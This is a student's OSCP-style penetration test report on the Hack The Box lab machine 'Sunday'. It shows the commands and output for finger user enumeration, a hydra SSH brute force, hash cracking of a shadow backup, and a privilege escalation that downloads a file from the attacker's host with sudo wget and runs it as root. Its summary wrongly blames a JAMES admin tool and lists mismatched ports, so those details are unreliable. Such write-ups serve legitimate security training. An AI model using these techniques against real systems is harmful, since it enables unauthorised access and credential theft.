
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-27

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.76(Sunday)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	8
3.2.1.4	Privilege Escalation	10
3.2.1.5	Proof File	14
4	Maintaining Access	15
5	House Cleaning:	16

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Sunday**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Sunday** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Sunday(10.10.10.76) - Administrator has not changed the default credentials of JAMES Remote Administration Tool 2.3.2

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Sunday - 10.10.10.76

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Sunday**.

3.2.1 System IP: 10.10.10.76(Sunday)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.76	TCP: 26,91,76,99,111,625,1059,1078,1114,1187,2200,22022,60036\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Fri Jul 23 13:17:19 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.76
Increasing send delay for 10.10.10.76 from 0 to 5 due to 17 out of 56 dropped probes since
↪ last increase.
Increasing send delay for 10.10.10.76 from 5 to 10 due to 11 out of 35 dropped probes since
↪ last increase.
Increasing send delay for 10.10.10.76 from 10 to 20 due to 18 out of 58 dropped probes since
↪ last increase.
Nmap scan report for 10.10.10.76
Host is up, received echo-reply ttl 254 (0.17s latency).
Scanned at 2021-07-23 13:17:20 PDT for 136s
Not shown: 986 closed ports
Reason: 986 resets
PORT      STATE      SERVICE      REASON      VERSION
26/tcp    filtered  rsftp        no-response
79/tcp    open       finger       syn-ack ttl 59 Sun Solaris fingerd
|_finger: No one logged on\x0D
99/tcp    filtered  metagram     no-response
111/tcp   open       rpcbind      syn-ack ttl 63 2-4 (RPC #100000)
625/tcp   filtered  apple-xsrvr-admin no-response
1059/tcp  filtered  nimreg       no-response
1078/tcp  filtered  avocent-proxy no-response
1114/tcp  filtered  mini-sql     no-response
1187/tcp  filtered  alias        no-response
2200/tcp  filtered  ici          no-response
3077/tcp  filtered  orbix-loc-ssl no-response
7777/tcp  filtered  cbt          no-response
9040/tcp  filtered  tor-trans    no-response
9080/tcp  filtered  glrpc        no-response
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 23 13:19:36 2021 -- 1 IP address (1 host up) scanned in 137.69 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jul 25 13:30:25 2021 as: nmap -vv -p- -oA nmap/full
↳ --max-retries 1 10.10.10.76
Increasing send delay for 10.10.10.76 from 0 to 5 due to 11 out of 19 dropped probes since
↳ last increase.
Warning: 10.10.10.76 giving up on port because retransmission cap hit (1).
Nmap scan report for 10.10.10.76
Host is up, received reset ttl 63 (0.16s latency).
Scanned at 2021-07-25 13:30:25 PDT for 1410s
Not shown: 45495 closed ports, 20037 filtered ports
Reason: 45495 resets and 20037 no-responses
PORT      STATE SERVICE REASON
79/tcp    open  finger syn-ack ttl 59
22022/tcp open  unknown syn-ack ttl 59
60036/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
# Nmap done at Sun Jul 25 13:53:55 2021 -- 1 IP address (1 host up) scanned in 1409.88 seconds
```

Nmap Targeted

```
# Nmap 7.80 scan initiated Mon Jul 26 10:44:11 2021 as: nmap -Pn -sC -sV -p 79,22022,60036 -oA
↳ nmap/targeted_ssh --max-retries 0 10.10.10.76
Nmap scan report for 10.10.10.76
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: No one logged on\x0D
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
| 1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_ 1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
60036/tcp closed unknown
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 26 10:45:08 2021 -- 1 IP address (1 host up) scanned in 57.10 seconds
```

Finger_Enum_Script

```
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )
```

```
-----
| Scan Information |
-----
```

```
Worker Processes ..... 5
Usernames file ..... /opt/SecLists/Usernames/Names/names.txt
Target count ..... 1
Username count ..... 10177
```

```

Target TCP port ..... 79
Query timeout ..... 5 secs
Relay Server ..... Not used

##### Scan started at Sat Jul 24 10:51:18 2021 #####
access@10.10.10.76: access No Access User < . . . . >..nobody4 SunOS
↳ 4.x NFS Anonym < . . . . >..
admin@10.10.10.76: Login Name TTY Idle When Where..adm
↳ Admin < . . . . >..lp Line Printer Admin
↳ < . . . . >..uucp uucp Admin < . . . . >..nuucp uucp
↳ Admin < . . . . >..dladm Datalink Admin
↳ < . . . . >..listen Network Admin < . . . . >..
anne marie@10.10.10.76: Login Name TTY Idle When Where..anne
↳ ???..marie ???..
bin@10.10.10.76: bin ??? < . . . . >..
dee dee@10.10.10.76: Login Name TTY Idle When Where..dee
↳ ???..dee ???..
jo ann@10.10.10.76: Login Name TTY Idle When Where..jo
↳ ???..ann ???..
la verne@10.10.10.76: Login Name TTY Idle When Where..la
↳ ???..verne ???..
line@10.10.10.76: Login Name TTY Idle When Where..lp
↳ Line Printer Admin < . . . . >..
message@10.10.10.76: Login Name TTY Idle When Where..smmsp
↳ SendMail Message Sub < . . . . >..
miof mela@10.10.10.76: Login Name TTY Idle When Where..miof
↳ ???..mela ???..
root@10.10.10.76: root Super-User pts/3 <Apr 24, 2018> sunday
↳ ..
sammy@10.10.10.76: sammy console <Jul 31, 2020>..
sunny@10.10.10.76: sunny pts/3 <Apr 24, 2018> 10.10.14.4 ..
sys@10.10.10.76: sys ??? < . . . . >..
zsa zsa@10.10.10.76: Login Name TTY Idle When Where..zsa
↳ ???..zsa ???..

##### Scan completed at Sat Jul 24 11:37:06 2021 #####
15 results.

10177 queries in 2748 seconds (3.7 queries / sec)

```

3.2.1.3 Gaining Shell

System IP: 10.10.10.76

Vulnerability Exploited : Finger services are used to enumerate the username

System Vulnerable : 10.10.10.76

Vulnerability Explanation : Administrator has to be disable the finger services and the user has very weak credentials due to which we are able to crack the password

Privilege Escalation Vulnerability : Information disclosure, The user has access to the backup

folder which had the backup of shadow file, Both Sammy and Sunny were configured to run commands as root.

Vulnerability fix : Company has to disable the finger protocol on the computer which is used to enumerate the username, Also avoid giving root access to the

Severity Level : Critical

From the nmap scan we have so many ports open but however we see that the service running is finger.

For the finger service we have finger enum script by pentest monkey which can be used to enumerate username on the machine.

```
perl /opt/finger-user-enum/finger-user-enum.pl -U /opt/SecLists/Usernames/Names/names.txt -t  
↪ 10.10.10.76 | tee finger_enum.txt
```

The machine is too slow and the machine drops packets as well due to which i am not able to run full version. After scanning the full port scan with max retries 0 we are able to find few strange ports.

Further enumerating the port we are able to see that the port 22022 is a ssh port for this machine.

After finger-user-enum is over we can there are couple of users on this machine sammy and sunny.




Figure 3.1: 205-finger_enum.png

We have couple of users in this machine lets try to brute force the machine using hydra.

```
hydra -L users.txt -P /opt/rockyou/rockyou.txt 10.10.10.76 ssh -s 22022
```





Figure 3.2: 210-hydra_ssh.png


From the hydra we can see that the username and password is sunny:sunday. By logging in to the server we get ssl error. This might be due to old server OS.



```
→ I7Z3R0 ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+a12g==,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
```

Figure 3.3: 215-ssh_error.png

We need to change the command based upon the servers offer.




```
→ I7Z3R0 ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p 22022 sunny@10.10.10.76
Password:
Last login: Tue Jul 27 00:06:03 2021 from 10.10.14.5
Sun Microsystems Inc. SunOS 5.11 snv_111b November 2008
sunny@sunday:~$
```

With the correct key change offered by server we are able to login to the server without any issues.

3.2.1.4 Privilege Escalation

We have logged in to the server with the correct username and password. Lets try to enumerate on this server.

By doing `sudo -l` we can see that the user can run the command `/root/troll` as `sudo`.



```
sunny@sunday:/backup$
sunny@sunday:/backup$ sudo -l
User sunny may run the following commands on this host:
  (root) NOPASSWD: /root/troll
sunny@sunday:/backup$
```

Figure 3.4: 225-sudo_l.png

When running `/root/troll` it just print the root id. Tried to run `ltrace`, `strace` but nothing worked.

```
sunny@sunday:/backup$  
sunny@sunday:/backup$ sudo /root/troll  
testing  
uid=0(root) gid=0(root)  
sunny@sunday:/backup$
```

Figure 3.5: 230-root_troll.png

On that then found that there is a backup directory on the / folder which is unusual. Lets check what we have over there.

```
sunny@sunday:/  
sunny@sunday:/ $ ls  
backup boot dev etc home lib media net platform root sbin tmp var  
bin cdrom devices export kernel lost+found mnt opt proc rpool system usr  
sunny@sunday:/ $  
sunny@sunday:/ $
```

Figure 3.6: 235-backup_folder.png

In the backup we see that there is a shadow file backup present in that which has password hash.

```
sunny@sunday:/backup$ ls -la  
total 5  
drwxr-xr-x 2 root root 4 2018-04-15 20:44 .  
drwxr-xr-x 26 root root 27 2020-07-31 17:59 ..  
-r-x--x--x 1 root root 53 2018-04-24 10:35 agent22.backup  
-rw-r--r-- 1 root root 319 2018-04-15 20:44 shadow.backup  
sunny@sunday:/backup$
```

Figure 3.7: 240-backup_ls.png

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP::::::
openldap:*LK*::::::
webservd:*LK*::::::
postgres:NP::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8j1K$i6SSPa0.u7Gd.0oJ0T4T421N20vsfXqAT1vCoYU0igB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7CoInogCd1VE5Flz9vCZOMkUFxkLRhhaShxv3:17636::::::
sunny@sunday:/backup$
sunny@sunday:/backup$
```

Figure 3.8: 245-sammy_hash.png

We can brute force it with the help of hydra. Lets try to brute force the password with hascat.

```
Session.....: hashcat
Status.....: Running
Hash.Type.....: sha256crypt $5$, SHA256 (Unix)
Hash.Target.....: $5$Ebkn8j1K$i6SSPa0.u7Gd.0oJ0T4T421N20vsfXqAT1vCoYU0igB
Time.Started.....: Tue Jul 27 01:01:14 2021 (30 secs)
Time.Estimated....: Tue Jul 27 06:18:47 2021 (5 hours, 17 mins)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 753 H/s (5.90ms) @ Accel:8 Loops:2 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 12288/14344387 (0.09%)
Rejected.....: 0/12288 (0.00%)
Restore.Point....: 12288/14344387 (0.09%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4472-4474
Candidates.#1....: gucci1 -> 280690

$5$Ebkn8j1K$i6SSPa0.u7Gd.0oJ0T4T421N20vsfXqAT1vCoYU0igB cool dude!

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: sha256crypt $5$, SHA256 (Unix)
```

Figure 3.9: 220-hashcat_sammy.png

From the result i can see that the username and password is sammy:cooldude!

```
→ I7Z3R0
→ I7Z3R0 ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p 22022 sammy@10.10.10.76
Password:
Last login: Fri Jul 31 17:59:59 2020
Sun Microsystems Inc. SunOS 5.11 snv_111b November 2008
sammy@sunday:~$
sammy@sunday:~$
```

Figure 3.10: 250-sammy_login.png

By checking the `sudo -l` for sammy we can see that the user can run `wget` as `sudo`. We don't have direct option to get `sudo` right with `wget` but however we can download a file and keep it in `/root/troll`.

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
  (root) NOPASSWD: /usr/bin/wget
sammy@sunday:~$
```

Figure 3.11: 255-sammy_sudo_l.png

I made the below code so that we can download file and save it in `/root/troll` and by going to `sunny` we can run that file as `sudo` to get root access.


```
sammy@sunday:~$
sammy@sunday:~$ sudo wget 10.10.14.5:8000/troll -O /root/troll
--01:36:05-- http://10.10.14.5:8000/troll
=> '/root/troll'
Connecting to 10.10.14.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22 [application/octet-stream]

100%[=====] 22 --.-K/s

01:36:05 (3.17 MB/s) - '/root/troll' saved [22/22]
sammy@sunday:~$
```

Figure 3.12: 260-sammy_troll_download.png

I tried to download and execute it but however we don't have root access but however we are not root. It seems like some cronjob is re-writing the file. Opened the another `ssh` session and executed it quick to get the root access.




```
sunny@sunday:/$  
sunny@sunday:/$ sudo /root/troll  
root@sunday:/#
```

Figure 3.13: 265-execute_root.png

After checking the folder we can see that there is a overwrite file which re writes everything to the file /root/troll.

3.2.1.5 Proof File


User



```
root@sunday:/$  
root@sunday:/# cat /export/home/sammy/Desktop/user.txt  
a3[REDACTED]98  
root@sunday:/#
```

Figure 3.14: 275-user.txt.png

Root



```
root@sunday:/$  
root@sunday:/# cat /root/root.txt  
fb[REDACTED]b8  
root@sunday:/#
```

Figure 3.15: sunday/images/270-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.